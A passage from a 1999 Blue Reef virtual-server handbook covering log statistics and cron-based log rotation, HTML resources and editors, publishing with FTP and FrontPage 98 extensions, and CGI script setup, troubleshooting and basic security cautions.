COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                               135
BLUE REEF VIRTUAL SERVER HANDBOOK                                                   Chapter 9 - Managing Server Logs


                                   getstats -dt (directory tree report)
                                     HTTP Server Tree Report
                                     Covers: 12/28/93 to 01/07/94 (12 days).
                                     All dates are in local time.
                                     # of Requests : Last Access (M/D/Y) : Dir/File
                                     55 : 01/07/94 : /reports
                                     51 : 01/07/94 : /ht93
                                     562 : 01/07/94 : /demos
                                     487 : 01/07/94 : /asiceda

                                   Note: The -dt option generates a directory tree report that cannot be
                                   sorted. The number of requests and last request date for directories and
                                   files is displayed. The request count for directories is the amount of
                                   requests for that directory plus the sum of all requests for the files and
                                   subdirectories under it.

                                   If you find this report is empty, try getstats -dr "/www/htdocs/" -dt.
                                   For a report of specific directories, try getstats -sr "/<dirname>/*" -d
                                   report. In this report -sr stands for search string, <dirname> would be
                                   replaced with your directory structure under your www/htdocs directory,
                                   "*" is a wildcard for all files within that directory structure, and -d is the
                                   daily report option.

                                   getstats -e (file) (error report)
                                     HTTP Server Error Report (All Dates)
                                     kmac [Thu Dec 30 23:20:21 1993] get / foo
                                     kmac [Thu Dec 30 23:20:37 1993] get foo /
                                     kmac [Thu Dec 30 23:20:55 1993] get http://www.eit.com/ foo

                                   The -e option generates a report of all malformed (or ignored) requests for
                                   all dates in the order they were encountered in the log file. If a filename is
                                   given as the argument to the option, bad requests are appended to an error
                                   file, where they can be analyzed later.

                                   getstats -a (all reports)
                                   The -a option produces all of the above reports, with list reports sorted by
                                   the number of accesses (if possible). If you want a report sorted another
                                   way, however, specify the correct option after the -a flag. The following is
                                   an example:
                                       getstats -a -fb
                                   This creates all reports sorted by number of requests, with the exception of
                                   the full report and error report. Full reports are sorted by byte traffic. Errot
                                   reports must be specified from the command prompt.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     136
BLUE REEF VIRTUAL SERVER HANDBOOK                                                   Chapter 9 - Managing Server Logs


                                   Rotating and Clearing Log Files
                                   Logs can grow rapidly and therefore must be rotated. After running the stats
                                   program of your choice, clear the logs. The command for clearing the log
                                   files is vnukelog and is discussed in earlier in the handbook.
                                   Generating stats on a daily weekly or monthly schedule is important so
                                   rather than marking your calendar and staying up to midnight on the last
                                   day of the month you can use cron to automatically generate a report and
                                   rotate the logs.

                                   To set up a cron job
                                   1. Store the following three-line file in your home directory in a file called
                                       cronfile. Ensure the file is only three lines. If the lines are long, let them
                                       wrap, but do not add a hard return:
                                      58 23 * * * /usr/local/bin/getstats -d -f |
                                      /usr/bin/mail -s "Web Daily Stats"
                                      stats@yourdomain.com
                                      59 23 * * 7 /usr/local/bin/getstats -w -f |
                                      /usr/bin/mail -s "Web Weekly Stats"
                                      stats@yourdomain.com
                                      01 00 1 * * /usr/local/bin/getstats -w -f -n |
                                      /usr/bin/mail -s "Web Monthly Stats"
                                      stats@yourdomain.com
                                   2. From the Telnet prompt, run crontab to install the cronfile by entering:
                                      % crontab cronfile
                                   The following explains, in more detail, each of the three lines of the cron
                                   file:
                                         ♣ The first line sends a full daily report to stats@yourdomain.com
                                            each day at 23:58 (11:58 pm). Of course you must change this
                                            email address to yours.
                                         ♣ The second line sends a full weekly report at the end of each week at
                                            23:59 (11:59 pm).
                                         ♣ The third line sends a full monthly report and "nuke" (-n) the log file at
                                            00:01 (12:01 am) on the first day of each month.
                                         ♣    The "-f" specifies a full report. If you do not want a full report,
                                              you can change the report settings to your liking.
                                   For more information on cron see the cron section in Chapter Five or from
                                   your Virtual Server’s command prompt, enter man crontab or man 5
                                   crontab.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    137
BLUE REEF VIRTUAL SERVER HANDBOOK                                                        Chapter 10 - Web Publishing


   Chapter


 10
                                    Creating and
                                    Publishing on the Web
                                    One of the first things you do as part of creating your Internet presence is to
                                    design your web site content. Coming up with content that is both
                                    informative and easy to use is a challenge. This chapter explains how you
                                    can get started, but also includes references to a wealth of resources that
                                    will assist you in creating web sites people will want to visit.
                                    This chapter explains the following:
                                        ♣ Creating web pages
                                         ♣ Using HTML books
                                         ♣ Using HTML On-line References and Style Guides
                                        ♣ Understanding HTML Editors and Tools
                                         ♣ Publishing Web Content


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    138
BLUE REEF VIRTUAL SERVER HANDBOOK                                                      Chapter 10 - Web Publishing


                                   Creating Web Pages
                                   You can either create web pages yourself or hire Blue Reef Consulting to
                                   create one for you. This section of the chapter describes how a web page works.
                                   Web content is defined using the HyperText Markup Language or HTML.
                                   HTML uses instructions, or tags, embedded within a document, to define
                                   how a document is displayed. For example, if you want a specific word or
                                   sentence in a document in boldface, place tags around the word or sentence:
                                       <bold> the quick brown fox jumped over
                                       the lazy dog </bold>
                                   When a browser parses your document, it looks for specific markup tags by
                                   name. In the example above, the phrase "the quick brown fox jumped over
                                   the lazy dog" will be displayed in boldface. The browser will not display the
                                   hypertext markup tags. The markup tags are viewed only if someone "views
                                   the source" code of the document. Viewing the source code of a document
                                   is an option available in many browsers.

                                   Note: Markup language usage is not restricted in scope to web content.
                                   Every electronic text-processing tool uses some kind of markup
                                   language. One example is the popular word processor WordPerfect TM.
                                   The Reveal Codes command in WordPerfect enables you to see the
                                   actual markup commands (non-printable characters that define the
                                   formatting of a document).

                                   It is important , howver, to understand the limitations you may encounter
                                   inboth web design software packages and the HyperText Markup Language
                                   itself. Many software packages present HTML as "What You See
                                   Is What You Get" (WYSIWYG). Yet, HTML is not a WYSIWYG markup
                                   language. Rather, you mark elements of a document as logical entities such
                                   as titles, paragraphs, headings, lists, and quotations. Each browser then
                                   interprets these entities and displays the content, in its own unique way.
                                   For example, a graphical browser like the Netscape Navigator TM or the
                                   Microsoft Internet Explorer TM interprets a page differently than a text-only
                                   browser, such as Lynx or a Braille browser. Even though each browser
                                   presents the same information in a different way, the logical elements are
                                   still conveyed and preserved. In this way, HTML is a tremendously flexible
                                   markup language.
                                   HTML is extendable, meaning that new features and tags are continually
                                   added to the language as it evolves.
                                   The very first definition of HTML was called Version 1, or HTML 1.0. This
                                   quickly evolved into the next version of HTML, known as Version 2 or
                                   HTML 2.0. All browsers, at a minimum, support HTML 2.0. After HTML
                                   2.0, proliferation of vendor-specific tags (a la Netscape and Microsoft)
                                   somewhat encumbered and confused the progression of an HTML standard.
                                   Some of the vendor-specific tags as well as many other new tags, however,
                                   have been combined to form a new HTML standard, known as HTML 3.2.
                                   As of the latest publication of this document, HTML 4.0 is the most recent
                                   version.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                  139
BLUE REEF VIRTUAL SERVER HANDBOOK                                                    Chapter 10 - Web Publishing


                                   Using HTML Books
                                   Before you start experimenting with HTML, it is recommended that you
                                   have at least one good book about HTML on your bookshelf. Books are an
                                   immediately available resource to consult when you encounter questions
                                   reagarding your HTML design. There are probably several hundred books that
                                   discuss the HyperText Markup Language, all of which present an overview
                                    of the HTML tags. Two highly-recommended books are included below:


                                   The HTML Sourcebook, Fourth Edition

                                   A Complete Guide to HTML 4.0 and HTML Extensions
                                   Author: Ian S. Graham
                                   Publisher: John Wiley & Sons, Inc.
                                   ISBN: 0-471-25724-9
                                   URLs:        http://www.wiley.com/compbooks/graham/html4ed/
                                                http://www.amazon.com/exec/obidos/ASIN/0471257249/bluereef

                                   HTML: The Definitive Guide, 3rd Edition
                                   Author: Chuck Musciano & Bill Kennedy
                                   Publisher: O'Reilly and Associates, Inc.
                                   ISBN: 1-56592-492-4
                                   URLs:        http://www.oreilly.com/catalog/html3/
                                                http://www.amazon.com/exec/obidos/ASIN/1565924924/bluereef
                                   As HTML has evolved so too has the complexity of the language and its
                                   accompanying extensions, such as style sheets and scripting languages.
                                   Excellent books on style sheets and scripting languages are included below:

                                   Dynamic HTML: The Definitive Reference
                                   Author: Danny Goodman
                                   Publisher: O'Reilly and Associates, Inc.
                                   ISBN: 1-56592-494-0
                                   URLs:        http://www.oreilly.com/catalog/dhtmlref/
                                                http://www.amazon.com/exec/obidos/ASIN/1565924940/bluereef

                                   JavaScript: The Definitive Guide, 3rd Edition
                                   Author: David Flanagan
                                   Publisher: O'Reilly and Associates, Inc.
                                   ISBN: 1-56592-392-8
                                   URLs:        http://www.oreilly.com/catalog/jscript3/

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                140
BLUE REEF VIRTUAL SERVER HANDBOOK                                                 Chapter 10 - Web Publishing


                                              http://www.amazon.com/exec/obidos/ASIN/1565923928/bluereef

                                   The HTML Stylesheet Sourcebook: A Complete Guide to
                                   Designing and Creating HTML Stylesheets
                                   Author: Ian S. Graham
                                   Publisher: John Wiley & Sons, Inc.
                                   ISBN: 0-471-19664-9
                                   URL:       http://www.wiley.com/compbooks/graham/style/
                                              http://www.amazon.com/exec/obidos/ASIN/0471196649/bluereef


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                             141
BLUE REEF VIRTUAL SERVER HANDBOOK                                                       Chapter 10 - Web Publishing


                                    Using HTML Online References
                                    and Style Guides
                                    Online HTML references are superb resources for beginners as well as a
                                    convenient reference for more experienced developers. The following URLs
                                    comprise just a small sampling of HTML references available on the
                                    Internet. Many of these URLs then refer to other sites that contain additional
                                    information (the Internet is indeed a World Wide Web of linked resources).
                                    Also, some of the sites listed below have corresponding books; book URLs
                                    are included where available.

                                    A Beginner's Guide to HTML
                                    Author: National Center for Supercomputing Applications (NCSA)
                                    URL:
                                       http://www.ncsa.uiuc.edu/General/Internet/WWW/HTMLPrimer.html
                                    Overview of site (quoted from site):
                                    "Many people use the NCSA Beginner's Guide to HTML as a starting point
                                    to understanding the hypertext markup language (HTML) used on the
                                    World Wide Web. It is an introduction and does not pretend to offer
                                    instructions on every aspect of HTML. Links to additional Web-based
                                    resources about HTML and other related aspects of preparing files are
                                    provided at the end of the guide."

                                    Introduction to HTML and URLs
                                    Author: Ian S. Graham
                                    URL:
                                       http://www.utoronto.ca/webdocs/HTMLdocs/NewHTML/intro.html
                                    Overview of site (quoted from site):
                                    "This HTML document collection explains how to use the different HTML
                                    document description elements, or tags and how to use these elements to
                                    write good, well designed HTML documents."

                                    Creating Killer Web Sites
                                    Author: David Siegel
                                    URL:         http://www.killersites.com/
                                                 http://www.amazon.com/exec/obidos/ASIN/1568304331/bluereef
                                    Overview of site (quoted from amazon.com):
                                    "More of a style guide than an HTML guide, Creating Killer Web Sites is
                                    concerned with the building of Third-Generation sites, Web sites that are
                                    conceived by design and not by technological ability. Siegel and his helpers
                                    at Studio Verso overview a wide variety of topics, including a history of
                                    browsers, how to use specific HTML tags, how to select software tools, and
                                    advice on pure aesthetic design."


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   142
BLUE REEF VIRTUAL SERVER HANDBOOK                                                       Chapter 10 - Web Publishing


                                   Web Pages That Suck
                                   Author: Vincent Flanders & Michael Willis
                                   URL:          http://www.webpagesthatsuck.com/
                                                 http://www.amazon.com/exec/obidos/ASIN/078212187X/bluereef
                                   Overview of site (quoted from amazon.com):
                                   "Unless you're abnormally gifted, the best way to learn a craft thoroughly is
                                   to learn not only its central tenets but also its pitfalls. Web Pages That Suck
                                   teach you good Web design by pointing out ugly, misguided, and confusing
                                   sites--any site that fails to deliver good graphics and clear, well-focused
                                   content. As the authors show you all sorts of corporate and personal pages,
                                   they help you determine your target audience, design your site and its
                                   navigational elements and content, and solve problems concerning graphics
                                   and text."

                                   Yahoo! Directory
                                   http://www.yahoo.com/Computers_and_Internet/Internet/World_Wide_We
                                   b/Page_Creation
                                   http://www.yahoo.com/Arts/Design_Arts/Graphic_Design/Web_Page_Desi
                                   gn_and_Layout/

                                   Viewing Source Code
                                   One of the best ways to learn HTML is by viewing the source of documents
                                   created by someone else. When you are browsing the Internet and encounter
                                   some type of design element or layout format that catches your fancy, view
                                   the page (or frame) source and see how it was done. Popular browsers such
                                   as the Netscape Navigator and the Microsoft Internet Explorer include
                                   capability of viewing document source from a menu item or a pop-up menu.
                                   Be sure to honor any copyright notifications that you encounter.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   143
BLUE REEF VIRTUAL SERVER HANDBOOK                                                    Chapter 10 - Web Publishing


                                    Understanding HTML Editors
                                    and Tools
                                    The software industry has spent hundreds of millions of dollars designing
                                    tools that help you to design your web site. The complexity of these
                                    software packages varies widely; some are completely WYSIWYG based,
                                    while others reveal the codes to you as you use graphical tool palettes to
                                    define logical elements in your document. Some software packages design a
                                    complete web site for you by just having you fill out a few pieces of key
                                    information using their content creation "wizards". Of course, these
                                    software packages must be purchased for a price and all of them do nothing
                                    more than what you could do by hand using free software like the text
                                    editor Notepad.
                                    If you are considering purchasing a software package to help you author
                                    and design your web content, download trial versions of the software where
                                    available. Your own personal preferences and tastes will dictate which
                                    software packages and tools you decide to invest in and purchase.
                                    There are several dozens of HTML authoring tools available to help you
                                    construct your web pages. Links to several HTML "index sites" and HTML
                                    editor programs are provided. This is only a small sampling of the Web
                                    authoring programs available. You can find additional programs by typing
                                    "HTML editor" into any good search engine.

                                    Stroud's List – 32-bit Windows HTML Editors
                                    http://cws.internet.com/32html.html

                                    Browsers, Viewers, and HTML Preparation Resources
                                    http://www.utoronto.ca/webdocs/HTMLdocs/tools_home.html

                                    Yahoo! Directory
                                    http://www.yahoo.com/Computers_and_Internet/Software/Internet/World_
                                    Wide_Web/HTML_Editors/

                                    Adobe Pagemill
                                    http://www.adobe.com/prodindex/pagemill/

                                    Allaire HomeSite
                                    http://www.allaire.com/products/homesite/

                                    Softquad's HoTMetaL Pro**
                                    http://www.bluereef.net/software/softquad.html

                                    Galt Technology webMASTER PRO
                                    http://www.galttech.com/webmaster.shtml


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                144
BLUE REEF VIRTUAL SERVER HANDBOOK                                         Chapter 10 - Web Publishing


                                   GoLive CyberStudio
                                   http://www.golive.com/

                                   Microsoft FrontPage
                                   http://www.microsoft.com/frontpage/

                                   Netobjects Fusion**
                                   http://www.netobjects.com/

                                   Netscape Composer (part of Communicator Suite)
                                   http://www.netscape.com/browsers/

                                   Sausage Software HotDog
                                   http://www.sausage.com/
                                   ** - Highly recommended


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                     145
BLUE REEF VIRTUAL SERVER HANDBOOK                                                       Chapter 10 - Web Publishing


                                   Publishing Web Content
                                   Once you have designed and authored your web content, publish your
                                   content to your Virtual Server. The term "publish" when used in the context
                                   of the World Wide Web simply means uploading content from your local
                                   computer to a remote host (your Virtual Server), but also often implies
                                   that you have tested the site on the Server to be sure it functions properly.
                                   Many popular HTML authoring packages have built-in publishing
                                   capability. These packages essentially use the File Transfer Protocol (FTP)
                                   or the HyperText Transfer Protocol (HTTP) to transmit your web content
                                   from your computer to the remote host. You shouldn’t base your decision to
                                   select one HTML authoring program over another just because one can
                                   "publish" but the other can’t. You can publish your web content to your
                                   Virtual Server using any freely available FTP client such as WS_FTP,
                                   Fetch, or the FTP client built into your operating system.
                                   Regardless of what method you use to publish your web content to your
                                   Virtual Server, the underlying pieces of information that are required in
                                   order to publish the content are the same:
                                   1) IP address or hostname of your Virtual Server
                                   2) login ID
                                   3) login password
                                   4) Path where you would like the web content to be stored.
                                   All web content should be published to your
                                   "usr/local/etc/httpd/htdocs" directory (unless you have
                                   modified the default value of the DocumentRoot directive). When your
                                   Virtual Server is configured a file is created titled "index.html" and stored
                                   in this directory - this is the default page that is displayed when you access
                                   your web site with a browser. You may upload your web content to the
                                   htdocs directory, or into any subdirectory thereof.
                                   If you publish (or upload) a file named test.htm to your htdocs
                                   directory, you can access that file using the URL:
                                   http://www.yourdomain.com/test.htm
                                   Likewise, if you were to create a subdirectory entitled documents in your
                                   htdocs directory, and then transfer a file "info.html" to that directory, it
                                   could then be accessed by using the URL:
                                   http://www.yourdomain.com/documents/info.html


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    146
BLUE REEF VIRTUAL SERVER HANDBOOK                                                       Chapter 10 - Web Publishing


                                   Publishing with an "HTTP Put"-Capable
                                   Editor
                                   Web publishing programs employ different methods for uploading the pages
                                   on a server. Some use FTP, others like FrontPage use a form of HTTP. Some
                                   programs like AOLPress use the HTTP Put method to upload pages. For
                                   information on setting up the virtual sever to support HTTP Put go to
                                   http://virtserv.bluereef.net/support/whitepapers/
                                   Refer to the document Web Publishing Using HTTP PUT.


                                   Microsoft® FrontPage®
                                   Blue Reef Virtual Servers support the Microsoft FrontPage 98 server extensions.
                                   If you have not used Microsoft FrontPage and would like to know more its features,
                                   visit:
                                   http://www.microsoft.com/frontpage/


                                   Installing the Extensions on your Virtual
                                   Server
                                   Unlike other publishing programs you must install the FrontPage server
                                   extensions on the server where you will publish your web pages. It is
                                   possible to ftp your FrontPage-created web pages to a server which does not
                                   have the extensions, but many features such as counters, feedback forms, and
                                   navigation bars will not work. If you want all your creative efforts to shine,
                                   install the FrontPage server extensions and then publish your web pages. The
                                   following are the steps for installing the FrontPage server extensions:


                                   To install FrontPage 98 Server Extensions:
                                   1. Connect to your Virtual Server with the Telnet program of your choice.
                                   2. Before installing FrontPage 98 extensions, you must check for and
                                       remove FrontPage 97 extensions.
                                   3. Enter fp98install to install the FrontPage 98 extensions. Follow the
                                       prompts.

                                   To check for FrontPage 97 extensions
                                   Telnet to the virtual server and type:
                                   % cd ~/usr/local/frontpage
                                   If the directory does not exist then proceed with step three (above). If the
                                   directory does exist enter:
                                   % ls

                                   Note: If a version20 directory exists then FrontPage 97 extensions have
                                   been installed.


                                   To remove the FrontPage 97 extensions
                                   % Enter fpuninstall


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   147
BLUE REEF VIRTUAL SERVER HANDBOOK                                                       Chapter 10 - Web Publishing


                                   Note: If a version30 directory exists then server extensions for
                                   FrontPage 98 are installed.


                                   Installing FrontPage 98 Server
                                   Extensions for Virtual Hosts
                                   The fp98install script reads the httpd.conf file and detects virtual hosts.
                                   The script lists the virtual hosts and enables you to install the FrontPage
                                   extensions on each virtual host. The fp98install script can be run each time
                                   you add a new virtual host. The disk space used to install to a virtual host is
                                   minimal compared to the first install which takes 13 megabytes.


                                   Connecting to the Virtual Server with
                                   FrontPage
                                   Once the extensions are installed, FrontPage can connect to the Virtual
                                   Server.

                                   To connect to the Virtual Server:
                                   1. On your computer click Start | Programs | FrontPage. This action
                                       displays the Open Web screen. If you do not see the screen below go to
                                       File | Open FrontPage Web.
                                   2. Click More Webs (if you have not opened Root web).


                                   3. In the Select a Web Server or disk location box, enter the domain name
                                       or IP address of your virtual server.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   148
BLUE REEF VIRTUAL SERVER HANDBOOK                                                      Chapter 10 - Web Publishing


                                   4.   Click List Webs. This action displays the Root Web and any sub webs.
                                   5.   Highlight the web you want to open.
                                   6.   Click OK.
                                   7.   At the prompt, enter the administrator's login name and password (this is
                                        the same login name and password you entered while running
                                        fp98install).


                                   Publishing a FrontPage Web
                                   Although you can connect to your Virtual Server, most of the time you will
                                   create FrontPage webs on your local computer rather than work online the
                                   whole time. After creating webs, however, you’ll need to publish them.

                                   To publish a FrontPage Web on your Virtual Server
                                   1. Click File/Publish FrontPage Web.
                                   2. In the FrontPage web box enter http://yourdomain.com.
                                   3. Click OK.
                                   4. Enter your user name and password for the web (this action publishes
                                      the web).

                                   Note: You should always use the "publish" feature so FrontPage can
                                   recalculate the web site for the server that is publishing.

                                   When the publish process is complete, your web site is ready to view. If you
                                   receive any errors as a "time-out," you may need to recalculate the links
                                   manually.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                  149
BLUE REEF VIRTUAL SERVER HANDBOOK                                                    Chapter 10 - Web Publishing


                                   To manually recalculate the links
                                   1. Connect to your Virtual Server via Telnet.
                                   2. From the command prompt, enter
                                   % unlimit
                                   % virtual /usr/local/frontpage/<version>/bin/fpsrvadm.exe
                                   / -o recalc -p 80 -m <hostname> -w <web>

                                   Note: The above command is typed on one line. The –m <hostname>
                                   option is used for virtual hosts only. Replace <hostname> with the
                                   domain name of the virtual host. If you are recalculating the Virtual
                                   Server's web take the –m <hostname> out. The <web> option is
                                   replaced with a / for the root web or the name of the sub web.

                                   3. From the command prompt, enter top to watch the fpsrvadm.exe
                                      process until its complete.
                                   4. To exit the Telnet session, type exit.

                                   To change an administrator’s password and ID
                                   1. Connect to your server via Telnet.
                                   2. From the command prompt, enter:
                                      % cd ~/www/htdocs/_vti_pvt
                                   3. From the command prompt, enter:
                                      % vi service.grp
                                   4. Add the new administrator to the end of the administrator's line and save
                                      and exit the file.
                                   5. From the command prompt, enter
                                      % htpasswd service.pwd new_user_id
                                        (where new_user_id equals the new admin ID).
                                   If you are only changing the password, then skip steps 3 and 4. You can
                                   change the password in the FrontPage Explorer if you have not forgotten
                                   the old password.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                150
BLUE REEF VIRTUAL SERVER HANDBOOK                                   Chapter 11 - Adv. Web Server Configuration


   Chapter


 11
                                   Advanced Web Server
                                            Configuration
                                   This chapter explains the following:
                                        ♣ The Common Gateway Interface (CGI)
                                        ♣ Overcoming Problems with Perl Scripts
                                        ♣ Troubleshooting 500 Server Errors


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                              151
BLUE REEF VIRTUAL SERVER HANDBOOK                                        Chapter 11 - Adv. Web Server Configuration


                                   The Common Gateway Interface
                                   (CGI)
                                   Your Virtual Web Service is capable of delivering web documents.
                                   If you use your web server to just deliver static content to web visitors,
                                   however, you are not taking advantage of the full potential of the Virtual
                                   Web Service. Your web server is able to dynamically process and
                                   deliver content, and respond to complex data sent to the server by a visitor.
                                   There are many mechanisms included in the HTTP protocol to allow for a
                                   browser client to send user-selected data to a server. Your Virtual Web
                                   Service does not directly process the data; instead it passes the data to
                                   external "gateway programs" for processing. This process is known as the
                                   Common Gateway Interface or CGI.
                                   The Common Gateway Interface allows your Virtual Web Service to
                                   communicate with external, completely separate programs. When a URL is
                                   accessed that references a gateway program, the following occurs:
                                   1. The server launches the gateway program.
                                   2. The gateway program processes user-supplied data.
                                   3. The gateway program returns results to the web server.
                                   4. The server returns the results to the browser.


                                   Your Virtual Web Service also processes the data internally via
                                   dynamically loaded modules. This is akin to bilding CGI scripts right into
                                   the server, eliminating the separation between server and gateway processes.
                                   Your Virtual Web Service is able to process user-supplied data at greater
                                   speeds.
                                   CGI scripts can be compiled programs written in languages such as C/C++
                                   or they can be written in interpreted languages such as:
                                        ♣ Perl
                                        ♣ Python
                                        ♣ Tcl
                                        ♣ UNIX shell programs


                                   Installing CGI Scripts on your Web
                                   Server
                                   Your Virtual Server System provides you with much of the flexibility, power,
                                   and control of a dedicated server. Because of this, you are free to customize
                                   and configure your Virtual Server for your specific circumstance and needs,
                                   including:
                                        ♣ The ability to install your own custom developed CGI scripts
                                       ♣ The ability to install CGI scripts that you have downloaded from a
                                            third-party source.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   152
BLUE REEF VIRTUAL SERVER HANDBOOK                                          Chapter 11 - Adv. Web Server Configuration


                                   Note: Be careful when you download CGI scripts from a third-party
                                   source or even author your own CGI scripts. See "CGI Security Issues."
                                   You may unknowingly introduce security holes into your Virtual Server
                                   environment from your CGI scripts.

                                   Your Virtual Server services operate in an environment completely separate
                                   from the physical server's root system (and any other Virtual Server System
                                   hosted on the same machine), so your CGI script does not have access to any
                                   files residing on the root file system. Your CGI scripts only have access to
                                   those files that are located in your home directory hierarchy.
                                   For example, if you are writing or installing a CGI script written in Perl, the
                                   location of the Perl interpreter defined in the first line of the script refers to
                                   ♣    The Perl executable located in your ~/usr/bin directory (Perl
                                        version 4)
                                        Or
                                   ♣    The Perl executable located in your ~/usr/local/bin directory
                                        (Perl version 5).

                                   Specifying Paths
                                   Because your CGI scripts operate in the virtual environment, you need to
                                   author your script accordingly. Specify pathnames in your CGI scripts with
                                   respect to your home directory.
                                   For example, in your script you may want to do the following from a file in
                                   your directory structure:
                                        ♣ Open
                                        ♣ Write to
                                        ♣ Read from

                                   Note: Instead of specifying a pathname that begins with
                                   "/usr/home/LOGIN/usr/local/..." use "/usr/local/..." to
                                   access the file.


                                   Setting Permissions
                                   After you have uploaded your script or have created it online, give the
                                   script permission to execute. In a UNIX environment, each file has a
                                   specific mode or set of permissions which determine who can read or write
                                   to the file as well as who can execute the file (if anyone).

                                   To set the "execute bit" on a file
                                   1. Connect to your Virtual Server via Telnet or SSH.
                                   2. From the command prompt, enter
                                      % chmod +x FILENAME
                                        (where FILENAME is the name of your script. If a script does not have
                                        execute permissions, a "403 Forbidden" server error is reported
                                        when it attempts to execute the script).


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      153
BLUE REEF VIRTUAL SERVER HANDBOOK                                          Chapter 11 - Adv. Web Server Configuration


                                   Overcoming Problems with Perl
                                   Scripts
                                   The following are common problems with Perl Scripts that are more fully
                                   explained in this chapter:
                                       ♣ Failure to upload your Perl script in ASCII mode.
                                       ♣ Improper path specification of the Perl interpreter.
                                       ♣ Using a Perl 4 interpreter for Perl 5 scripts.

                                   Failure to upload your Perl script in ASCII mode
                                   Perl scripts, unlike compiled executables, are plain text files. Plain text files
                                   should be transferred from your local computer to your Virtual Server using
                                   ASCII mode (not BINARY mode). Failure to transfer your Perl scripts to
                                   your Virtual Server in ASCII mode may result in 500 Server Errors.

                                   Improper path specification of Perl interpreter
                                   The first line of a Perl script indicates the path name of the Perl interpreter.
                                   In the Virtual Server environment, the correct specification of your Perl 5
                                   interpreter is "/usr/local/bin/perl". If you downloaded a Perl script
                                   from a third-party source, the Perl interpreter is most often defined based
                                   on the author's host environment which may be different from the Virtual Server
                                   environment (/usr/local/bin/perl is fairly common however).

                                   Using a Perl 4 interpreter for a Perl 5 script
                                   If you have uploaded a Perl 5 script to your Virtual Server, ensure that the
                                   script includes the proper path definition to the Perl 5 interpreter. The
                                   location of the Perl 4 interpreter is specified as "/usr/bin/perl",
                                   whereas the Perl 5 interpreter location should be specified as
                                   "/usr/local/bin/perl".


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     154
BLUE REEF VIRTUAL SERVER HANDBOOK                                         Chapter 11 - Adv. Web Server Configuration


                                   Troubleshooting "500" Server
                                   Errors
                                   If you encounter the enigmatic "500 Server Error" when you execute your
                                   scripts, examine the Error Log of your web server. Your Error Log is stored
                                   in your ~/usr/local/etc/httpd/logs directory under the name
                                   error_log (or whatever you specified in your httpd.conf file.

                                   Note: Since you can modify your web server configuration settings to
                                   change the location or name of the Error Log file, ensure that you go to
                                   the appropriate location to view your Error Log.


                                   To review the server error generated in real time
                                   1. Connect to your Virtual Server via Telnet or SSH.
                                   2. From the command prompt, enter
                                      % cd ~/usr/local/etc/httpd/logs
                                      % tail –f error_log

                                   The tail command displays the last part of error log file while printing
                                   anything appending to the error log. This can be viewed through your
                                   console window. This is a real time view of what is being written to your
                                   error log file.
                                   For example, use your browser to execute your CGI script again. When you
                                   do this, the actual error message is displayed during your Telnet session.


                                   Common Errors
                                   Some of the more common errors you may find in your Error Log file are
                                   described below, along with their corresponding solutions. In each case, the
                                   error is displayed first, followed by an analysis of the error, and possible
                                   solutions.

                                   CGI Script error
                                        Error: "HTTPd/CGI: exec of [CGI PATH INFO]
                                        failed, errno is 2"

                                   Analysis and Solution
                                   The first line of your CGI script failed to specify the correct location of the
                                   interpreter. If you use a Perl script, please see the "Common Problems with
                                   Perl Scripts" section above for the correct first line definition of the Perl
                                   interpreter.
                                   If your Perl interpreter definition is correct, you may have uploaded the
                                   script to your Virtual Server in BINARY mode from your Windows
                                   computer. If this is the case, uploaded the script again in ASCII mode to
                                   replace the BINARY version and correct the problem.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    155
BLUE REEF VIRTUAL SERVER HANDBOOK                                         Chapter 11 - Adv. Web Server Configuration


                                   Malformed header error
                                        Error: "HTTPd: malformed header from script [CGI
                                        PATH INFO]"

                                   Analysis and Solution
                                   Your script is not printing out a proper header response. When a CGI script
                                   runs, it sends a message back to the web server. This message is divided
                                   into two parts; a header and the message body. The header tells the web
                                   server of what type of the data (the "content type") that will be sent as the
                                   body of the response. A single blank line separates the header and body of the
                                   CGI script response. An example of a valid CGI response is shown below:
                                   Content-type: text/html

                                   <html>
                                   <head><title>What a beautiful day</title></head>
                                   <body bgcolor="white">
                                   Hello world!
                                   </body>
                                   </html>
                                   The "malformed header from script" error message indicates that your script
                                   is not properly returning the header portion of the response. Some common
                                   header errors might include:
                                         ♣    misspelling "Content-type"
                                         ♣    supplying an invalid content type (e.g. "text/html")
                                         ♣    failing to print out a blank line that separates the header from the body
                                              of the response message.


                                   CGI Security Issues
                                   CGI scripts can sometimes allow attackers to execute arbitrary shell commands
                                   on your Virtual Server. Skilled programmers can utilize poorly-written CGI scripts
                                   to gain the same privileges you have at a command prompt (such as when you
                                   Telnet or SSH to your Virtual Server, i.e. Administrator's privileges). This security
                                   problem stems from how CGI scripts work, not with the security of the Virtual
                                   Server Environment.
                                   Carefully check all scripts you have authored or downloaded "free" from a third-
                                   party. Look for instances were the script opens a file handle to an external
                                   program such as a mail executable (a common task). When these file handles are
                                   opened using user-supplied data, ensure that these data have been properly
                                   "sanitized."
